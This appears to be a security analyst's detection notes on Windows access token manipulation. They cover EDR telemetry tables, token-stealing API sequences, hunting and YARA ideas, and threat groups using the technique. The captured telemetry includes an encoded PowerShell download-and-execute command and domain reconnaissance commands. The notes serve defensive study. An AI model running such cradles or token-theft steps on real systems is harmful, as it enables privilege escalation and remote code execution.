Access token manupulation


Wednesday, January 15, 2020 12:55 PM

Product	Detection Tracker	Subject Process	Subject commandline	Subject Integrity level	Parent Process	Parent Commandline	Process action	Parent Integrity Level
ATP	Telemetry showed svchost.exe executed with the seclogon command-line argument and a subsequent elevated powershell.exe process, indicating token manipulation (tainted by parent alert on a suspicious PowerShell command-line generated for the svchost.exe invocation of powershell.exe with an encoded script).	powershell	encoded command	High	svchost	svchost.exe -k netsvcs -p -s seclogon	Load Image	system
ATP	Telemetry showed svchost.exe as a high integrity process from SYSTEM and subsequent cmd.exe process running as user George (tainted by the parent alert on suspicious process injection into lsass.exe). Svchost.exe was executed with seclogon command-line argument indicating token manipulation.	cmd.exe	reg query command	High	svchost	svchost.exe -k netsvcs -p -s seclogon	Load Image	system
Crowdstrike	Telemetry showed the compromised process (21898821890) running as Debbie, then children from this process spawning first as Debbie and later as George. This could indicate theft of George's token within the context of the process.	cmd.exe		High	Unknown			

Access Token Manipulation

Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.

DEFENCE EVASION AND PREVILEGE ESCALATION



DuplicateToken(Ex) Advapi32.dll

ATTACK PATTERN 1

ImpersonateLoggedOnUser Advapi32.dll

SetThreadToken Advapi32.dll

CreateProcessWithTokenW Advapi32.dll

On attack pattern 1 attacker having access to some service of low privilege can use duplicate token function in windows of a privilege user session with the process id then he has option to

1-Impersonate the user of hight privilege - **ImpersonateLoggedOnUser function in Advapi32.dll**

2-Apply the privileged token impersonated to the attackers process - **SetThreadToken function in** Advapi32.dll

3-Create a process with a high privilege token which is duplicated - **CreateProcessWithTokenW function in** Advapi32.dll

LogonUser	Advapi32.dll

ATTACK PATTERN 2

SetThreadToken	Advapi32.dll

On attack Pattern 2 if the attacker have a user name and password do not see a user online with privilege he may not have a access token to duplicate

1- He can use LogonUser make the user login to the system

2 - Then set the thread token created into the attackers process using SetThreadToken

Refer

https://attack.mitre.org/techniques/T1134/

1 - Monitoring TTP :

1 - Process tree from system level integrity to user process of High level Integrity

2 - Execution of below mentioned API inside non windows files

DuplicateToken(Ex)

ImpersonateLoggedOnUser

SetThreadToken

CreateProcessWithTokenW

LogonUser

SetThreadToken

3 - change in user for the same process tree

2 - VT Hunt

Api = [

DuplicateToken,

ImpersonateLoggedOnUser,

SetThreadToken ,

3 - Write Yara RULE

Convert these windows functions into hex

write rule for matching file having atleast 3/5 patterns

```
CreateProcessWithTokenW,
LogonUser,
 ]
```

For values in API:

```
    String = "imports:" + "values"
```

FUNCTIONS

```
BOOL SetThreadToken(
  PHANDLE Thread,
  HANDLE  Token
);
```

```
BOOL DuplicateTokenEx(
  HANDLE                       hExistingToken,
  DWORD                        dwDesiredAccess,
  LPSECURITY_ATTRIBUTES        lpTokenAttributes,
  SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
  TOKEN_TYPE                   TokenType,
  PHANDLE                      phNewToken
);
```

```
BOOL ImpersonateLoggedOnUser(
  HANDLE hToken
);
```

```
BOOL LogonUserA(
  LPCSTR  lpszUsername,
  LPCSTR  lpszDomain,
  LPCSTR  lpszPassword,
  DWORD   dwLogonType,
  DWORD   dwLogonProvider,
  PHANDLE phToken
);
```

```
BOOL CreateProcessWithTokenW(
  HANDLE                hToken,
  DWORD                 dwLogonFlags,
  LPCWSTR               lpApplicationName,
  LPWSTR                lpCommandLine,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCWSTR               lpCurrentDirectory,
  LPSTARTUPINFOW        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

These many threat groups have used the functions in their campaign

Name	Description


APT28	APT28 has used CVE-2015-1701 to access the SYSTEM token and copy it into the current process as part of privilege escalation.[24]
Azorult	Azorult can call WTSQueryUserToken and CreateProcessAsUser to start a new process with local system privileges.[19]
Bankshot	Bankshot grabs a user token using WTSQueryUserToken and then creates a process by impersonating a logged-on user.[17]
Cobalt Strike	Cobalt Strike can steal access tokens from exiting processes and make tokens from known credentials.[9]
Duqu	Duqu examines running system processes for tokens that have specific system privileges. If it finds one, it will copy the token and store it for later use. Eventually it will start new processes with the stored token attached. It can also steal tokens to acquire administrative privileges.[14]
Empire	Empire can use Invoke-RunAs to make tokens as well as PowerSploit's Invoke-TokenManipulation to manipulate access tokens.[12]
FinFisher	FinFisher uses token manipulation with NtFilterToken as part of UAC bypass.[15][16]
Hydraq	Hydraq creates a backdoor through which remote attackers can adjust token privileges.[18]
Lazarus Group	Lazarus Group keylogger KiloAlfa obtains user tokens from interactive sessions to execute itself with API call CreateProcessAsUserA under that user's context.[22][23]
PoshC2	PoshC2 contains a number of modules, such as Invoke-RunAs and Invoke-TokenManipulation, for manipulating tokens.[13]
PowerSploit	PowerSploit's Invoke-TokenManipulation Exfiltration module can be used to locate and impersonate user logon tokens.[10][11]
Pupy	Pupy can obtain a list of SIDs and provide the option for selecting process tokens to impersonate.[8]
SslMM	SslMM contains a feature to manipulate process privileges and tokens.[20]
Turla	Turla RPC backdoors can impersonate or steal process tokens before executing commands. [25]
ZxShell	ZxShell has a command called RunAs, which creates a new process as another user or process context. [21]

TTP screen shot
1 - Process tree from system level integrity to user process of High level Integrity
2 - Execution of below mentioned API inside non windows files
DuplicateToken(Ex)
ImpersonateLoggedOnUser
SetThreadToken
CreateProcessWithTokenW
LogonUser

SetThreadToken

3 - change in user for the same process tree

TTP screen shot inside crowdstrike and ATP




services.exe

svchost.exe
660b76b6fb802417d513adc967c5caf77fc2bac6
Signer: Microsoft Windows Publisher
c:\windows\system32\svchost.exe
svchost.exe -k netsvcs -p -s seclogon

cmd.exe
3ce71813199abae99348f61f0caa34e2574f831c
Signer: Microsoft Windows
c:\windows\system32\cmd.exe
cmd.exe /C reg query "\\conficker\hklm\system\currentcontrolset\control\terminal server"

reg.exe
04ce0b79ea20332cc4ff4679883b18bfe4341fbd
Signer: Microsoft Windows
C:\Windows\System32\reg.exe
reg query "\\conficker\hklm\system\currentcontrolset\control\terminal server"



15:34:49 svchost.exe created process powershell.exe

services.exe > svchost.exe > powershell.exe

system

wininit.exe

wininit.exe

services.exe

services.exe
e2caded832396d1be66089217ce4f11b691bc110
Signer: Microsoft Windows Publisher
c:\windows\system32\services.exe
services.exe

svchost.exe

svchost.exe
660b76b6fb802417d513adc967c5caf77fc2bac6
Signer: Microsoft Windows Publisher
c:\windows\system32\svchost.exe
svchost.exe -k netsvcs -p -s seclogon

powershell.exe

powershell.exe
1b3b40fbc889fd4c645cc12c85d0805ac36ba254
Signer: Microsoft Windows
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADIANwAuADAALgAwAC4AMQA6ADUANQA3AC8AJwApACkA

Execution details

Execution time: 08.14.2018 | 15:34:49

Path: C:\Windows\System32 \WindowsPowerShell\v1.0 \powershell.exe

User: SYSTEM

Integrity level: High

Process ID: 7020

Command line:

```
powershell -nop -exec bypass -
EncodedCommand
SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagB
lAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAG
kAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZ
ABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6
AC8ALwAxADIANwAuADAALgAwAC4AMQA6ADU
```

File details


SHA1: 1b3b40fbc889fd4c645c

SHA256: d3f8fade829d2b7bd59

MD5: 95000560239032bc68b

Signer: Microsoft Windows

Issuer: Microsoft Windows



_time	ContextTimeStamp_decimal	event_simpleName	UserName	IntegrityLevel_decimal	TargetProcessId_decimal	ParentProcessId_decimal	TargetFileName	CommandLine
2018-09-11 12:59:37.654	1536670777.544	ProcessRollup2	debbie	12288	21898821890	21776848613	\Device\HarddiskVolume1\Windows\System32\cmd.exe	"C:\Windows\system32\cm
2018-09-11 15:47:16.299	1536680836.260	ProcessRollup2	debbie	12288	22614524561	21898821890	\Device\HarddiskVolume1\Windows\System32\cmd.exe	C:\Windows\system32\cmd Controllers" /domain
2018-09-11 15:47:45.893	1536680865.340	ProcessRollup2	debbie	12288	22620170613	21898821890	\Device\HarddiskVolume1\Windows\System32\cmd.exe	C:\Windows\system32\cmd Computers" /domain
2018-09-11 15:47:45.893	1536680865.461	ProcessRollup2	debbie	12288	22624678819	21898821890	\Device\HarddiskVolume1\Windows\System32\cmd.exe	C:\Windows\system32\cmd allprofiles
2018-09-11 15:48:16.378	1536680895.841	ProcessRollup2	debbie	12288	22628130366	21898821890	\Device\HarddiskVolume1\Windows\System32\cmd.exe	C:\Windows\system32\cmd
2018-09-11 16:46:37.412	1536684396.885	ProcessRollup2	debbie	12288	22707983819	21898821890	\Device\HarddiskVolume1\Windows\System32\svchost.exe	C:\Windows\system32\svch
2018-09-11 16:59:25.452	1536685164.905	ProcessRollup2	debbie	12288	22718564664	21898821890	\Device\HarddiskVolume1\Windows\System32\svchost.exe	C:\Windows\system32\svch
2018-09-11 17:14:13.300	1536686052.785	ProcessRollup2	george	12288	22730814792	21898821890	\Device\HarddiskVolume1\Windows\System32\cmd.exe	C:\Windows\system32\cmd "\\conficker\hklm\system\c server"
2018-09-11 18:10:08.243	1536689407.709	ProcessRollup2	george	12288	22773734779	21898821890	\Device\HarddiskVolume1\Windows\System32\cmd.exe	C:\Windows\system32\cmd "Resume Viewer Update Che "C:\windows\system32\rund C:\windows\system32\upda "System"